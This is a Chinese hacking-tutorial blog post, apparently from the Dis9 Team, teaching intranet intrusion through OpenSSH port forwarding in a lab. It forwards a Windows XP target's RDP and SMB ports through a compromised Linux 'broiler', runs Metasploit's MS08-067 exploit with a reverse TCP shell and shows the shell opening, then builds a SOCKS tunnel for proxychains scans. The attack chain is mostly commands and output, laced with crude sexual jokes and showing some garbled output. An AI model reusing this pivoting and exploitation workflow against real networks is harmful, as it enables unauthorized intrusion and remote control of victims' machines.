

教学文档44课 内网HACK OPENSSH 端口转发的利用

2012-06-03 20:54:39 By admin

教学文档的44课时 进来没更新博客 对不起读者，SO 抽一个教学文档出来

前言

OPENSsh

SERVER这个东西在内网入侵中的利用，前几天徒弟一枝花问我，只是简单的说了下，今天详细的讲讲其实这个东西有很多的用处，请背诵man1-10段...

前几天教学文档的37课[端口劫持](#)

也不错，秒杀SSL和SSH密钥认证，但是总的来说OPENSsh更为强大，其实端口劫持在教学文档中也只是一笔带过，以后会详细的说作用，会让你射精

其实最常用的还是SOCKS 什么的，去围观苍老师，腾飞老师，这个不能说，怕被和谐，听TM3Y这货说帝都封了22端口了

原理

OpenSSH 通过其加密的数据通道可以创建三种类型的端口转发，分别是本地(Local)、远程(Remote)和动态(Dynamic)。

本地(Local)

```
ssh -N -L bind_address:bind_port:host_name:host_port username@server_address
```

当上面的命令被执行后，运行在客户端的 ssh 进程先连接运行在服务器端(server_address) sshd 进程，并进行身份验证。如果验证成功了，ssh 和 sshd 之间会建立一个 TCP/IP 连接，用于传输数据，这个连接上面传输的数据是加密的。

接着 ssh 会在 bind_address:bind_port 上创建一个 TCP/IP 协议的 socket 并进行侦听，当收到数据后直接通过之前建立的连接传输给服务器上的 sshd 进程，sshd 收到数据后会新建一个 socket 连接 host_name:host_port 并向其发送之前收到的数据。

相反，当 sshd 收到数据后也会按类似的方式通过加密通道传输给 ssh 进程。这样通过加密通道的本地端口转发就工作起来了。

远程(Remote)

```
ssh -N -R bind_address:bind_port:host_name:host_port username@server_address
```

远程类型的端口转发和本地类型的原来是一样的，只是侦听的端口刚好相反。这种类型的端口转发是 sshd 进程创建一个 TCP/IP 协议的 socket 在 bind_address:bind_port 上侦听，而 ssh 则是在第一次收到数据后创建 socket 连接 host_name:host_port。

动态(Dynamic)


```
ssh -N -D bind_address:bind_port username@server_address
```

动态类型的转发是 ssh 创建一个 socks v5 的服务并在 bind_address:bind_port 上侦听，当收到数据后，解析出需要连接的主机和端口并通道加密通道发送给 sshd，sshd 转发数据后并返回结果数据。

特别的地方就在被连接的主机是通过 socks v5 进行动态确定的。这样的端口转发功能用作加密代理是不错的选择。

环境

目标 Windows xp2 IP 192.168.40.129 //内网
肉鸡 LINUX 192.168.40.130 // 和目标一个网段 相互访问
本地 linux 192.168.40.128 //能访问肉鸡 不能访问目标机
为了真实 我在目标机子吧本地的IP封了



PING不通的

```
root@Dis9Team:~# ping 192.168.40.129
PING 192.168.40.129 (192.168.40.129) 56(84) bytes of data:
From 192.168.40.128 icmp_seq=481 Destination Host Unreachable
From 192.168.40.128 icmp_seq=482 Destination Host Unreachable
From 192.168.40.128 icmp_seq=483 Destination Host Unreachable
From 192.168.40.128 icmp_seq=484 Destination Host Unreachable
From 192.168.40.128 icmp_seq=485 Destination Host Unreachable
From 192.168.40.128 icmp_seq=486 Destination Host Unreachable
From 192.168.40.128 icmp_seq=487 Destination Host Unreachable
From 192.168.40.128 icmp_seq=488 Destination Host Unreachable
From 192.168.40.128 icmp_seq=489 Destination Host Unreachable
From 192.168.40.128 icmp_seq=490 Destination Host Unreachable
From 192.168.40.128 icmp_seq=491 Destination Host Unreachable
From 192.168.40.128 icmp_seq=492 Destination Host Unreachable
From 192.168.40.128 icmp_seq=494 Destination Host Unreachable
From 192.168.40.128 icmp_seq=495 Destination Host Unreachable
From 192.168.40.128 icmp_seq=496 Destination Host Unreachable
From 192.168.40.128 icmp_seq=497 Destination Host Unreachable
From 192.168.40.128 icmp_seq=498 Destination Host Unreachable
From 192.168.40.128 icmp_seq=499 Destination Host Unreachable
From 192.168.40.128 icmp_seq=500 Destination Host Unreachable
From 192.168.40.128 icmp_seq=501 Destination Host Unreachable
From 192.168.40.128 icmp_seq=502 Destination Host Unreachable
From 192.168.40.128 icmp_seq=503 Destination Host Unreachable
From 192.168.40.128 icmp_seq=504 Destination Host Unreachable
From 192.168.40.128 icmp_seq=505 Destination Host Unreachable
From 192.168.40.128 icmp_seq=506 Destination Host Unreachable
```

brk.dis9.com

端口转发

在肉鸡上运行 `ssh -l root -t -t -R 本地端口:目标IP:目标端口 本地IP`
吧目标的3389端口转发到本地的1234端口

```
root@Dis9Team:~# ssh -l root -t -t -R 1234:192.168.40.129:3389 192.168.40.128
root@192.168.40.128's password:
Welcome to Ubuntu 11.04 (GNU/Linux 2.6.38-8-generic i686)
```

* Documentation: <https://help.ubuntu.com/>

313 packages can be updated.
144 updates are security updates.


New release 'oneiric' available.
Run 'do-release-upgrade' to upgrade to it.

You have new mail.
Last login: Sun Jun 3 14:39:18 2012 from 192.168.40.130
root@Dis9Team:~#

本地查看有端口监听了未

```
root@Dis9Team:~# netstat -antp | grep 1234
tcp      0      0 127.0.0.1:1234      0.0.0.0:*           LISTEN    2127/1
tcp6     0      0 :::1:1234           :::*                LISTEN    2127/1
root@Dis9Team:~#
```

有了 连接下试试：




当然我们也能做点其他事情 转发445端口
在肉鸡上运行

```
root@Dis9Team:~# ssh -l root -t -t -R 445:192.168.40.129:445 192.168.40.128
```

本地的操作：


```
root@Dis9Team:~# nmap --script smb-check-vulns.nse 127.0.0.1 -p445
Starting Nmap 5.51 ( http://nmap.org ) at 2012-06-03 14:54 PDT
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000045s latency).
PORT      STATE SERVICE
445/tcp    open  microsoft-ds

Host script results:
| smb-check-vulns:
|   MS08-067: VULNERABLE
|   Conficker: Likely CLEAN
|   regsvc DoS: CHECK DISABLED (add '--script-args=unsafe=1' to run)
|   SMBv2 DoS (CVE-2009-3103): CHECK DISABLED (add '--script-args=unsafe=1' to run)
|   MS06-025: CHECK DISABLED (remove 'safe=1' argument to run)
|   MS07-029: CHECK DISABLED (remove 'safe=1' argument to run)
|_
Nmap done: 1 IP address (1 host up) scanned in 0.46 seconds
root@Dis9Team:~#
```



接下来：

```
msf exploit(smb_relay) > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > set RHOST 127.0.0.1
RHOST => 127.0.0.1
msf exploit(ms08_067_netapi) > set PAYLOAD windows/shell/reverse_tcp
PAYLOAD => windows/shell/reverse_tcp
msf exploit(ms08_067_netapi) > set LHOST 192.168.40.128
LHOST => 192.168.40.128
msf exploit(ms08_067_netapi) > set LPORT 88
LPORT => 88
```

```
msf exploit(ms08_067_netapi) > set TARGET 17
TARGET => 17
msf exploit(ms08_067_netapi) > exploit
```

```
[*] Started reverse handler on 192.168.40.128:88
[-] Exploit exception: The server responded with error: STATUS_OBJECT_NAME_NOT_FOUND (Command=162 WordCount=0)
msf exploit(ms08_067_netapi) > exploit
```

```
[*] Started reverse handler on 192.168.40.128:88
[*] Attempting to trigger the vulnerability...
[*] Sending stage (240 bytes) to 192.168.40.129
[*] Command shell session 1 opened (192.168.40.128:88 -> 192.168.40.129:1034) at 2012-06-03 15:03:39 -0700
```

```
Microsoft Windows XP [ 汾 5.1.2600]
(C) 汾 汾 汾 汾 汾 1985-2001 Microsoft Corp.
```

```
C:\WINDOWS\system32>
```

隧道

当然你嫌PORT转发麻烦，你还可以建立隧道的方式进行内网入侵

本地运行 `ssh -qTfnN -D 端口 user_name@肉鸡IP`

```
root@Dis9Team:~# ssh -qTfnN -D 12345 root@192.168.40.130
The authenticity of host '192.168.40.130 (192.168.40.130)' can't be established.
ECDSA key fingerprint is 7a:31:88:44:80:aa:a6:b6:3d:d3:f6:79:fe:2b:13:4e.
Are you sure you want to continue connecting (yes/no)? yes
root@192.168.40.130's password:
root@Dis9Team:~#
```

这样你就建立了个socks5隧道，你自己定义BASH变量代理，或者使用proxychains，我用的是proxychains，编辑配置文件/etc/proxychains.conf更改代理端口
我PING下目标机子看看 是否能通 测试：

```
root@Dis9Team:~# proxychains ping 192.168.40.129
ProxyChains-3.1 (http://proxychains.sf.net)
PING 192.168.40.129 (192.168.40.129) 56(84) bytes of data.
64 bytes from 192.168.40.129: icmp_req=1 ttl=128 time=0.576 ms
64 bytes from 192.168.40.129: icmp_req=2 ttl=128 time=0.305 ms
^C
--- 192.168.40.129 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1001ms
rtt min/avg/max/mdev = 0.305/0.440/0.576/0.137 ms
root@Dis9Team:~#
```

O了，扫描下看看

```
root@Dis9Team:~# proxychains ping 192.168.40.129
```

```
root@Dis9Team: ~
ProxyChains-3.1 (http://proxychains.sf.net)
Starting Nmap 5.51 ( http://nmap.org ) at 2012-06-03 15:10 PDT
[S-chain] ->-127.0.0.1:12345->-192.168.40.129:135->-OK
[S-chain] ->-127.0.0.1:12345->-192.168.40.129:139->-OK
[S-chain] ->-127.0.0.1:12345->-192.168.40.129:445->-OK
[S-chain] ->-127.0.0.1:12345->-192.168.40.129:3389->-OK
[S-chain] ->-127.0.0.1:12345->-192.168.40.129:135->-OK
Nmap scan report for 192.168.40.129
Host is up (0.00032s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows XP microsoft-ds
445/tcp    open  microsoft-ds  Microsoft Windows XP microsoft-ds
3389/tcp   open  microsoft-rdp Microsoft Terminal Service
MAC Address: 00:0C:29:EB:F8:94 (VMware)
Device type: general purpose
Running: Microsoft Windows XP|2003
OS details: Microsoft Windows XP Professional SP2 or Windows Server 2003
Network Distance: 1 hop
Service Info: OS: Windows

OS and Service detection performed. Please report any incorrect results at http://nmap.org/submit
/ .
Nmap done: 1 IP address (1 host up) scanned in 12.07 seconds
root@Dis9Team:~#
```

版权声明：

本站遵循 [署名-非商业性使用-相同方式共享 2.5](#) 共享协议。

转载请注明转自[Dis9 Team](#)并标明URL。

本文链接 <http://www.dis9.com/?p=3286>